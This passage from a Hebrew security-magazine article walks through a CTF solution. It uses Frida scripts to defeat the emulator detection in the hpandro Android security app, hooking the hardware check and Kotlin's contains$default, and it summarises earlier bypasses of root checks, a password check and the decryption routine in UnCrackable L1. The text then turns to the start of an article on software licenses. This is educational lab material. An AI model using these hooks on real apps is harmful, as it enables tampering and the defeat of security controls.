ה-onCreate קורא לפונקציה init:

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView(R.layout.activity_emulator_detection);
    init();
}
```

החלק שמעניין אותנו ב-init הוא החלק ששם Listener על כפתור בשם btnCheckEmulator.

```
public final void init() {
    String stringPlus = Intrinsics.stringPlus(getString(R.string.hardware_spec), " Task");
    Toolbar toolbarTask = (Toolbar) findViewById(R.id.toolbarTask);
    Intrinsics.checkNotNullExpressionValue(toolbarTask, "toolbarTask");
    init_Toolbar(toolbarTask, stringPlus);
    ((Button) findViewById(R.id.btnCheckEmulator)).setOnClickListener(new View.OnClickListener() { // from class: com.hpan
        @Override // android.view.View.OnClickListener
        public final void onClick(View view) {
            HardwareSpecificationsActivity.lambda$1pzo6QP76Oq7ubMsNkM0G12LOwU(HardwareSpecificationsActivity.this, view);
        }
    });
}
```

בכל פעם שהכפתור יילחץ, תופעל הפונקציה עם השם הלא סימפתי:

lambda$1pzo6QP76Oq7ubMsNkM0G12LOwU

שקוראת לפונקציה נוספת:

```
public static /* synthetic */ void lambda$1pzo6QP76Oq7ubMsNkM0G12LOwU(Har
    m104init$lambda0(hardwareSpecificationsActivity, view);
}
```

בתוכה נגלה את הקוד המעניין שאחראי להחלטה האם אנו רצים באמולטור או לא:

```
    public static final void m104init$lambda0(HardwareSpecificationsActivity this$0, View view) {
        Intrinsics.checkNotNullParameter(this$0, "this$0");
        String string = MainApp.Companion.getSharedPrefEmulatorDetection().getString("HardwareSpecificationStr", "00");
        boolean checkHardwareSpecifications = this$0.checkHardwareSpecifications();
        Intrinsics.checkNotNull(string);
        if (StringsKt.contains$default((CharSequence) string, (CharSequence) "F", false, 2, (Object) null) && !checkHardwareSpecifications) {
            this$0.presenter = new EmulatorCheckTaskPresenterAPI(this$0);
```

ננתח את השורות הרלוונטיות:

שורה 102 - אנחנו קוראים את הערך שהמפתח שלו בור HardwareSpecificationStr מה-Shared Preferences. ה-Shared Preferences באנדרואיד הם קבצים בפורמט XML בו מאוכסנים ערכים שהאפליקציה עשויה להשתמש בהם. ערכים אלו יכולים להשתנות במהלך ריצת האפליקציה- למשל עקב הגדרות המשתמש.

דוגמה לקטע מתוך קובץ Shared Preferences של google calendar:

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <boolean name="uss_sa_shipshape" value="true" />
    <boolean name="contacts_permissions_never_ask_detected" value="false" />
    <long name="contacts_permissions_request_count" value="0" />
    <boolean name="uss_mod_shipshape" value="true" />
```

בשורה 103 - אנחנו מפעילים את הפונקציה checkHardwareSpecifications שנראית מאוד מעניינת.

בשורה 105 - יש לנו תנאי שבודק שני דברים:

1. האם המחרוזת שהמפתח שלה הוא HardwareSpecificationStr שקיבלנו מה-Shared Preferences בשורה 102 מכיל את התו F.
2. האם הערך שחזר מהפונקציה checkHardwareSpecifications הוא false.

רק במידה ושני התנאים הללו מתקיימים, נמשיך לשורה 106 שבה מתבצע קוד מעט מורכב שאחראי להציג לנו את הדגל:

```
this$0.presenter = new EmulatorCheckTaskPresenterAPI(this$0);
ProgressBar progress = (ProgressBar) this$0.findViewById(R.id.progress);
Intrinsics.checkNotNullExpressionValue(progress, "progress");
this$0.showProgressBar(progress);
EmulatorCheckTaskPresenterAPI emulatorCheckTaskPresenterAPI = this$0.pre
if (emulatorCheckTaskPresenterAPI != null) {
    this$0.getHardwareSpecificationFlag(emulatorCheckTaskPresenterAPI);
```

לעומת זאת, אם התנאי לא מתקיים, תוצג לנו השורה כפי שקיבלנו:

```
showData(this$0.getString(R.string.hardware_spec) + " DETECTED ON THIS LOCATION
```

נבחן את הפונקציה checkHardwareSpecifications:

```
public final boolean checkHardwareSpecifications() {
    boolean z;
    String FINGERPRINT = Build.FINGERPRINT;
    Intrinsics.checkNotNullExpressionValue(FINGERPRINT, "FINGERPRINT");
    boolean z2 = false;
    if (!StringsKt.startsWith$default(FINGERPRINT, "generic", false, 2, (Object) null)) {
        String MODEL = Build.MODEL;
        Intrinsics.checkNotNullExpressionValue(MODEL, "MODEL");
        if (!StringsKt.contains$default((CharSequence) MODEL, (CharSequence) "google_sdk", false, 2, (Object) null)) {
            String MODEL2 = Build.MODEL;
            Intrinsics.checkNotNullExpressionValue(MODEL2, "MODEL");
            String lowerCase = MODEL2.toLowerCase();
            Intrinsics.checkNotNullExpressionValue(lowerCase, "(this as java.lang.String).toLowerCase()");
            if (!StringsKt.contains$default((CharSequence) lowerCase, (CharSequence) "droid4x", false, 2, (Object) null)) {
                String MODEL3 = Build.MODEL;
                Intrinsics.checkNotNullExpressionValue(MODEL3, "MODEL");
                if (!StringsKt.contains$default((CharSequence) MODEL3, (CharSequence) "Emulator", false, 2, (Object) null)) {
                    String MODEL4 = Build.MODEL;
                    Intrinsics.checkNotNullExpressionValue(MODEL4, "MODEL");
                    if (!StringsKt.contains$default((CharSequence) MODEL4, (CharSequence) "Android SDK built for x86", false,
                        String MANUFACTURER = Build.MANUFACTURER;
                        Intrinsics.checkNotNullExpressionValue(MANUFACTURER, "MANUFACTURER");
                        if (!StringsKt.contains$default((CharSequence) MANUFACTURER, (CharSequence) "Genymotion", false, 2, (
```

אנחנו רואים שנבדקים מאפיינים רבים של ה-build כמו מודל, יצרן, מספר סריאלי וכדומה. מאפיינים אלו מושווים למאפיינים של אמולטורים. במידה ונמצאה התאמה, הפונקציה תחזיר true.


אם כך, בשלב ראשון נרצה לעקוף את הבדיקה הזאת. הדרך הפשוטה ביותר היא להחליף את הפונקציה checkHardwareSpecifications בפונקציה משלנו שתחזיר תמיד false:

```
Java.perform(function() {
  console.log("[ * ] Starting bypass emulator detection script");
  var HardwareSpecificationsActivity = Java.use("com.hpandro.androidsecurity.ui.activity.task.
                                               emulatorDetection.
                                               HardwareSpecificationsActivity");
  HardwareSpecificationsActivity.checkHardwareSpecifications.implementation = function () {
    console.log("[ * ] original checkHardwareSpecifications should be " +
                this.checkHardwareSpecifications());
    console.log("[ * ] Returning false ");
    return false;
 }
```

האם זה מספיק?

```
[ * ] Starting bypass emulator detection script
[ * ] original checkHardwareSpecifications should be true
[ * ] Returning false
```

מסתבר שלא!



כזכור ראינו שהתנאי שמחליט האם להציג לנו את הדגל מורכב משני חלקים:

```
if (StringKt.contains$default((CharSequence) strings, (CharSequence) "F",
false, 2 (Object) null) && !checkHardwareSpecifications) {
```

החלק שבו לא טיפלנו הוא הבדיקה האם המחרוזת שקיבלנו מה-Shared Preferences מכילה את התו F.

אבל מה התנאי הזה בעצם בודק? ומה המחרוזת הזו מכילה?

בנתיב /data/data/com.hpandro.androidsecurity/shared_prefs מאוכסנים ה-Shared Preferences.

```
emulator_arm64:/data/data/com.hpandro.androidsecurity/shared_prefs # ls
AndroidSecurity.xml    FirebaseAppHeartBeat.xml  WebViewChromiumPrefs.xml  com.google.android.gms.appid.xml
EmulatorDetection.xml  RootDetection.xml         admob.xml                 com.google.android.gms.measurement.prefs.xml
```

אנו מעוניינים בקובץ EmulatorDetection.xml:

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="HardwareSpecificationStr">000</string>
  <boolean name="DebugFlag" value="false" />
  <string name="PackageNamesBaseStr">000</string>
  <string name="QEMUStr">00F</string>
  <string name="DeviceIDsStr">000</string>
  <string name="VirtualPhoneNumberStr">000</string>
  ...
  ...
</map>
```

אנו רואים כל מיני keys כמו HardwareSpecificationStr ו-PackageNamesBaseStr וערכים שרובם 0 אבל לפעמים יש גם F. אבל מה 0 אומר? ומה F אומר? ומי כותב לשם בכלל?

האמת היא שבכלל לא צריך לדעת את התשובה. הואיל ואנחנו רק מעוניינים לקבל את הדגל, כל מה שמעניין אותנו הוא שהביטוי הבא:

```
(StringKt.contains$default((CharSequence) strings, (CharSequence) "F", false, 2
(Object) null)
```

יהיה true.

ובכל זאת נתאר מה המשמעות. בשלב יחסית מוקדם בעליית האפליקציה, מבוצעות בדיקות רבות שהתוצאות שלהן נכתבות ב-shared preferences בצורה של 0 (לא אותר) או F (אותר).

טוב, אז כאמור, נרצה לוודא שהביטוי לעיל תמיד מחזיר true. אם כך, נרצה לדרוס את contains$default של המחלקה StringsKt. נוסיף את הקטע הבא:

```
var StringsKt = Java.use("kotlin.text.StringsKt");
 StringsKt.contains$default.implementation = function(arg1, arg2, arg3, arg4, arg5) {
   return true
 }
```

וסיימנו לא? אז לא כל כך מהר...

```
Error: contains$default(): has more than one overload, use .overload(<signature>) to choose from:
	.overload('java.lang.CharSequence', 'char', 'boolean', 'int', 'java.lang.Object')
	.overload('java.lang.CharSequence', 'java.lang.CharSequence', 'boolean', 'int', 'java.lang.Object')
```

Frida כועסת עלינו! ובצדק...

למעשה, בניגוד להחלפות הקודמות שביצענו (בהן החלפנו פונקציות מקומיות יחסית) כעת אנחנו מחלפים פונקציה תשתיתית חשובה! והמשמעות מבחינתנו היא שיש שיקולים נוספים שעלינו להתחשב בהם.

השיקול הראשון הוא שיש overloading לפונקציה - כלומר קיימות מספר פונקציות עם אותו שם.

אם ננווט למחלקה StringsKt נגלה כי אכן קיימות שתי גרסאות לפונקציה, שתיהן עם אותו מספר פרמטרים:

- **public static** */* synthetic */* **boolean** contains$default(CharSequence charSequence, CharSequence charSequence2, **boolean** z, **int** i, Object obj)
- **public static** */* synthetic */* **boolean** contains$default(CharSequence charSequence, **char** c, **boolean** z, **int** i, Object obj)

כאשר ביקשנו מ-Frida להחליף את הפונקציה, היא לא ידעה במי לבחור ולכן קיבלנו הודעת שגיאה. נפתור זאת באמצעות ציון מפורש של טיפוסי פרמטרים שהפונקציה מקבלת:

```
var StringsKt = Java.use("kotlin.text.StringsKt");
StringsKt.contains$default.overload('java.lang.CharSequence', 'java.lang.CharSequence', 'boolean', 'int', 'java.lang.Object').implementation = function(arg1, arg2, arg3, arg4, arg5) {
   return true
}
```

ניתן לראות שהוספנו קריאה ל-overload שאומרת ל-Frida לבחור את הפונקציה שהטיפוסים שלה הם הטיפוסים בתוך הסוגריים.

האם כעת סיימנו? גם לא...

```
***
FATAL EXCEPTION: main
Process: com.hpandro.androidsecurity, PID: 17304
java.lang.ExceptionInInitializerError
```

החלפנו פונקציה תשתיתית מרכזית, שמבצעים לה קריאות בכל רחבי התוכנית - ובמקום להחזיר את הערך התקין שהיה אמור להתקבל - אנו תמיד מחזירים true. כלומר אנחנו גורמים לחוסר יציבות אדיר בתוכנית.

עלינו לשפר את הקוד כדי לגרום מינימום נזק! נדפיס את הפרמטרים שהפונקציה מקבלת.

הפרמטרים החשובים ביותר הם הראשון והשני, שבהם נמצא ה-string שעליו מחפשים, וה-substring או התו שאותו מחפשים:

```
var StringsKt = Java.use("kotlin.text.StringsKt");
 StringsKt.contains$default.overload('java.lang.CharSequence',
'java.lang.CharSequence', 'boolean', 'int', 'java.lang.Object').implementation
= function(arg1, arg2, arg3, arg4, arg5) {
    console.log("[ + ] contains$default: arg1=" + arg1 + " arg2=" + arg2);
   return true
 }
```

כשנריץ עם Frida נגלה אלפי קריאות לפונקציה contains$default:

```
[ + ] contains$default: arg1=[ro.zygote]: [zygote64_32] arg2=[1]
[ + ] contains$default: arg1=[ro.zygote.disable_gl_preload]: [1] arg2=ro.secure
[ + ] contains$default: arg1=[ro.zygote.disable_gl_preload]: [1] arg2=[0]
[ + ] contains$default: arg1=[ro.zygote.disable_gl_preload]: [1] arg2=ro.debuggable
[ + ] contains$default: arg1=[ro.zygote.disable_gl_preload]: [1] arg2=[1]
[ + ] contains$default: arg1=[security.perf_harden]: [1] arg2=ro.secure
[ + ] contains$default: arg1=[security.perf_harden]: [1] arg2=[0]
[ + ] contains$default: arg1=[security.perf_harden]: [1] arg2=ro.debuggable
[ + ] contains$default: arg1=[security.perf_harden]: [1] arg2=[1]
[ + ] contains$default: arg1=[selinux.restorecon_recursive]: [/data/misc_ce/0] arg2=ro.secure
[ + ] contains$default: arg1=[selinux.restorecon_recursive]: [/data/misc_ce/0] arg2=[0]
```

כל הקריאות הללו לא רלוונטיות מבחינתנו. אותנו מעניינת אך ורק הקריאה הבאה:

```
(StringKt.contains$default((CharSequence) strings, (CharSequence) "F", false, 2
(Object) null)
```

מה אנחנו יודעים עליה? אנחנו יודעים שהפרמטר הראשון הוא המחרוזת שנקראה מה-Shared Preferences והיא יכולה להכיל רק 0 ו-F. הפרמטר השני הוא F, השלישי הוא false וכן הלאה.

אם כך, נוסיף תנאי שרק במקרה שבו זיהינו קריאה ל-contains$default עם הפרמטרים במדויקים האלו- רק אז נחזיר תמיד true.

בשאר המצבים - נקרא לפונקציה המקורית. כלומר הקוד המתוקן שלנו יראה כך:

```
var StringsKt = Java.use("kotlin.text.StringsKt");
StringsKt.contains$default.overload('java.lang.CharSequence', 'java.lang.CharSequence',
'boolean', 'int', 'java.lang.Object').implementation =
function(arg1, arg2, arg3, arg4, arg5) {
  console.log("[ + ] contains$default: arg1=" + arg1 + " arg2=" + arg2);
  var arg1_str = "" + arg1;
  if ((arg1_str.match(/^[0F]*$/) !== null) &&  (arg2=='F') &&
      (arg3 == false) && (arg4 == 2) && (arg5 == null)) {
      console.log("[ + ] returned true");
      return true;
   }
   console.log("[ + ] returned original");
   return this.contains$default(arg1, arg2, arg3, arg4, arg5);
 }
```

נסביר את החלקים המעניינים:

- בשורה הראשונה אנו ניגשים למחלקה StringsKt.
- בשורות 2-4 אנחנו מחליפים את המימוש של הפונקציה contains$default, אנחנו מציינים את טיפוסי הפרמטרים שבמפורש כדי להחליף ה-overload הספציפי שאנו מעוניינים בו.
- בשורה 5 נדפיס את הפרמטרים הראשון והשני.
- בשורה 6 נמיר את הפרמטר הראשון מאובייקט string של java לאובייקט string של javascript.
- אנו עושים זאת כדי שבשורה הבאה נוכל להפעיל עליו פונקציות של javascript.

בשורות 7-8 אנחנו בודקים שהפרמטרים שקיבלנו הם בדיוק הפרמטרים שהופיעו כאן:

```
(StringKt.contains$default((CharSequence) strings, (CharSequence) "F", false, 2
(Object) null)
```


את הערך של הפרמטר הראשון אנחנו לא יודעים במדויק אבל הואיל והוא יכול להכיל רק 0 ו-F, נשווה אותו לביטוי רגולרי שמייצג מחרוזת של 0 ו-F בלבד.

בשורות 9-10 אנחנו מדפיסים ומחזירים true מכיוון שמצאנו את הקריאה המדויקת שחיפשנו. לעומת זאת, אם לא מצאנו (שורות 12-13) - נדפיס ונחזיר את הערך של קריאה לפונקציה המקורית.

הסקריפט המלא שלנו יראה כך:


```
Java.perform(function() {
  console.log("[ * ] Starting bypass emulator detection script");
  var HardwareSpecificationsActivity =
Java.use("com.hpandro.androidsecurity.ui.activity.task.emulatorDetection.HardwareSpecif
icationsActivity");
  HardwareSpecificationsActivity.checkHardwareSpecifications.implementation = function
() {
    console.log("[ * ] original checkHardwareSpecifications should be " +
this.checkHardwareSpecifications());
    console.log("[ * ] Returning false ");
    return false;
 }

var StringsKt = Java.use("kotlin.text.StringsKt");
StringsKt.contains$default.overload('java.lang.CharSequence', 'java.lang.CharSequence',
'boolean', 'int', 'java.lang.Object').implementation =
function(arg1, arg2, arg3, arg4, arg5) {
  console.log("[ + ] contains$default: arg1=" + arg1 + " arg2=" + arg2);
  var arg1_str = "" + arg1;
  if ((arg1_str.match(/^[0F]*$/) !== null) &&  (arg2=='F') &&
      (arg3 == false) && (arg4 == 2) && (arg5 == null)) {
      console.log("[ + ] returned true");
      return true;
   }
   console.log("[ + ] returned original");
   return this.contains$default(arg1, arg2, arg3, arg4, arg5);
 }
});
```

נטען את הסקריפט ל-Frida ונסתכל בלוגים. כאשר מופעלת הפונקציה contains$default עם קריאות שלא תואמות את הפילטר שהגדרנו - חוזר הערך המקורי. לעומת זאת כאשר נקראה הפונקציה עם הפרמטרים שרצינו - חזר true:



```
[ + ] contains$default: arg1=rsr1.210722.002 arg2=frf91
[ + ] returned original
[ + ] contains$default: arg1=ranchu arg2=goldfish
[ + ] returned original
[ + ] contains$default: arg1=emulator_arm64 arg2=generic
[ + ] returned original
[ + ] contains$default: arg1=google/sdk_gphone_arm64/emulator_arm64:11/rsr1.210722.002/7602718:userdebug/d
[ + ] returned original
[ + ] contains$default: arg1=unknown arg2=null
[ + ] returned original
[ + ] contains$default: arg1=android-build arg2=android-build
[ + ] returned original
[ * ] original checkHardwareSpecifications should be true
[ * ] Returning false
[ + ] contains$default: arg1=00F arg2=F
[ + ] returned true
[ + ] contains$default: arg1=hpandro.raviramesh.info arg2=:
[ + ] returned original
```

ואכן הצלחנו לקבל את הדגל!



לסיכום

במאמר ראינו מספר שימושים חשובים ל-Frida והדגמנו אותם באמצעות ביצוע מניפולציות על האפליקציות Android UnCrackable L1 ו-com.hpandro.androidsecurity_1.3.apk.

תחילה ביצענו מחקר קוד סטטי של האפליקציה Android UnCrackable L1 והבנו אילו מנגנוני הגנה קיימים בתוכה. גילינו כי קיימים בתוכה מספר בדיקות root ובדיקה נוספת שמגלה האם האפליקציה היא debuggable. כתבנו סקריפט ב-JS שיחליף את הפונקציות שמבצעות את הבדיקות הללו, וטענו אותו ל-Frida ובכך הצלחנו לשכנע את האפליקציה שהיא רצה בסביבה לגיטימית.

בשלב השני גילינו כי קיים מסך הזדהות. חקרנו את הקוד שמנהל אותו, מצאנו את הפונקציה שמשווה בין הסיסמה שהזין המשתמש לבין סיסמה מוצפנת שנמצאת באפליקציה. שכללנו את הסקריפט שלנו והחלפנו את פונקציה ההשוואה בפונקציה משלנו שתמיד תקבל כל סיסמה שנזין לה - ובכך הצלחנו לנטרל את מסך ההזדהות.

בשלב השלישי רצינו לחשוף את הסיסמה המוצפנת. לשם כך ביצענו hook על פונקציית הפיענוח- קראנו בפונקציה שלנו לפונקציית הפיענוח המקורית והדפסנו את הערך המפוענח ובכך חשפנו את הסיסמה המוצפנת.

לאחר מכן פתרנו אתגר מ-hpandro CTF במסגרתו למדנו איך מתבצע זיהוי Emulators ומה נדרש כדי לשכנע את האפליקציה שאיננו רצים ב-Emulator ולמסור לנו את הדגל.

התמודדנו עם האתגרים טכניים הכרוכים בהחלפת פונקציה תשתיתית מרכזית והצלחנו להשיג את הדגל.

על המחבר

שמי בניה, בן 23, מהנדס תוכנה. בזמני הפנוי אני עוסק בנושאי אבטחת מידע ומחקר Malwares. מוזמנים לפנות בכל נושא Bnayayoo@gmail.com.

תודות

תודה רבה ל**אפיק קסטיאל** על העריכה!

מי נתן לך רישיון

מאת גפן אלטשולר

הקדמה

רישיונות תוכנה מלווים אותנו מאז ומעולם. אם יצא לכם אי פעם להסתכל על קוד של פרויקט קוד פתוח שמכבד את עצמו, כנראה שנתקלתם בקובץ ה-README.txt, ולא פעם הוא היה שונה בין פרויקט לפרויקט. אותו קובץ שאנחנו רגילים לדלג עליו בהרף עין, למעשה מהווה חלק קריטי וחיוני בפיתוח תוכנות קוד פתוח, אשר בלעדיו מיטב מהתוכנות המוכרות האהובות שאנחנו מכירים היום היו נראות אחרת לגמרי, אם היו קיימות בכלל. אך מה הוא אותו הקובץ? מה עושה אותו לחיוני כל כך? ואיך הוא משפיע על התפתחות קהילת הקוד הפתוח? על כך במאמר.

על רישיונות תוכנה

רישיון תוכנה הוא מאין "חוזה" אשר מגדיר את היחסים בין מפתח התוכנה למשתמשים שלה. הוא מגדיר מה מותר ומה אסור להם לעשות בהקשר של שימוש בתוכנה, עריכה והפצה שלה. אותו מסמך מעגן את תנאי השימוש בצורה שתקפה משפטית, ובכך מספק למפתחי התוכנה את היכולת לשמור על הקניין הרוחני שלהם, ובמקביל לאפשר הפצה שלו.

איך הוא עוזר לי בתור מפתח?

אם יצרתם את הדור החדש של Snake עם Pygame ופרסמתם את הפרויקט ב-GitHub כדי שמגייסים יוכלו להתרשם, כנראה שלצרף רישיון תוכנה קצת פחות יועיל לכם (אם כי הוא לא יזיק). לעומת זאת אם פיתחתם תוכנה יותר משמעותית, נגיד דפדפן חדש ומגניב ממש, ואתם מעוניינים להגדיל את היקף המפתחים שלכם ולהבטיח שהשימוש בו יהיה חופשי תמיד, במקביל לכך שחברות לא יוכלו להתעשר על חשבונכם - פה בחירת הרישיון נהיית עניין יותר חשוב.

התפתחות הרישיונות

רישיונות התוכנה כמו שהם מוכרים לנו היום התפתחו "יחסית" לאחרונה (בשני העשורים האחרונים), אך העיקרון של הגנת זכויות יוצרים על ידי מסמך משפטי ישן בהרבה. בואו נלך קצת אחורה בהיסטוריה, בשביל להבין ביסודיות את המקור שלהם.

The Statue of Anne

"החוק של אן" הינו חוק זכויות היוצרים הראשון המתועד בעולם דובר האנגלית. הוא הועבר על ידי הפרלמנט האנגלי בחודש אפריל של שנת 1710. עיקרון החוק דיי פשוט - **ליוצרי תוכן ישנה הזכות בלעדית לפרסם ולמכור את עבודתם**. באותה תקופה הוחלט שהחוק יחל על אותו "קניין רוחני" למשך 14 שנה, וניתן לחדש אותו ל-14 שנה נוספות אם היוצר עדיין בחיים.

מטרת החוק הייתה לעודד יצירות חדשות (החוק חל על יצירות כתובות, כדוגמת ספרים), בכך שניתנה ליוצרים שלהם הזכות להיות "מונופול" על מכירת התוכן, וזאת תוך כדי הבטחה שלציבור תהיה גישה חופשית לתוכן הזה אחרי שזכויות היוצרים יפוגו תוקף.

האידיאל שעמד מאחורי החוק של אן היה פשוט - בלי תגמול הולם ליוצרי התוכן, יהיו פחות יצירות בעולם, וכתוצאה מכך כלל החברה תפגע. מטרה נוספת שעמדה מאחורי החוק הייתה להילחם בתופעת הפיראטיות שהייתה נפוצה (גם) אז, ובכך להבטיח את פרנסתם של יוצרי התוכן.

קניין רוחני

כעת נכנס להגדרות המשפטיות שקשורות בנושא. אני לא עורך דין, אך אעשה כמיטב יכולתי. בעיני החוק קיימים מספר סוגים של קניינים רוחניים:

- Patent (פטנט): מוצרים או תהליכים בלעדיים שהיוצר המציא.
- Copyright (זכויות יוצרים): עבודה ספרותית, מוזיקה, עבודה אומנותית וכדומה.
- Trademark (סימן מסחרי): מיתוג ולוגואים אשר מזוהים עם ישות מסוימת.
- Trade secret law (סוד מסחרי): מידע עסקי סודי, כדוגמת נוסחאות, מתכונים (כמו זה של קוקה קולה, או זה של הסרטן הפריך) ושיטות עבודה.

רישיון תוכנה נכנס תחת הקניין הרוחני של **זכויות יוצרים**, וזאת מכיוון שניתן להגדיר אותו במידה מסוימת כעבודה ספרותית (במיוחד אם הקוד כתוב בחרוזים).

סוגי רישיונות

לפני שניכנס לחלוקה העמוקה יותר של רישיונות קוד פתוח, עלינו להבין קודם את החלוקה הרחבה יותר בין רישיונות תוכנה.

Close Source

מוכר גם כ-"רישיון קנייני" (Proprietary License), ללא ספק סוג הרישיון היותר מתסכל מצד המשתמשים. ניתן למצוא אותו במגוון תוכנות מוכרות של חברות קנייניות כדוגמת Microsoft, Adobe, Apple, Cisco ובעצם רוב החברות שמטרתן היא רווח כספי. הרישיון הזה מגביל את העריכה וההפצה של התוכנה, ולרוב תוכנות כאלה מגיעות אלינו כבר בתור בינארים מקומפלים. נפוץ יותר שהרישיונות האלה **נמכרים** למשתמשים, כדוגמת רישיון ה-Windows המוכר או הרישיון להשתמש בתוכנות Adobe, וזאת לעומת רישיונות הקוד הפתוח אשר חופשיות לשימוש.

Open Source

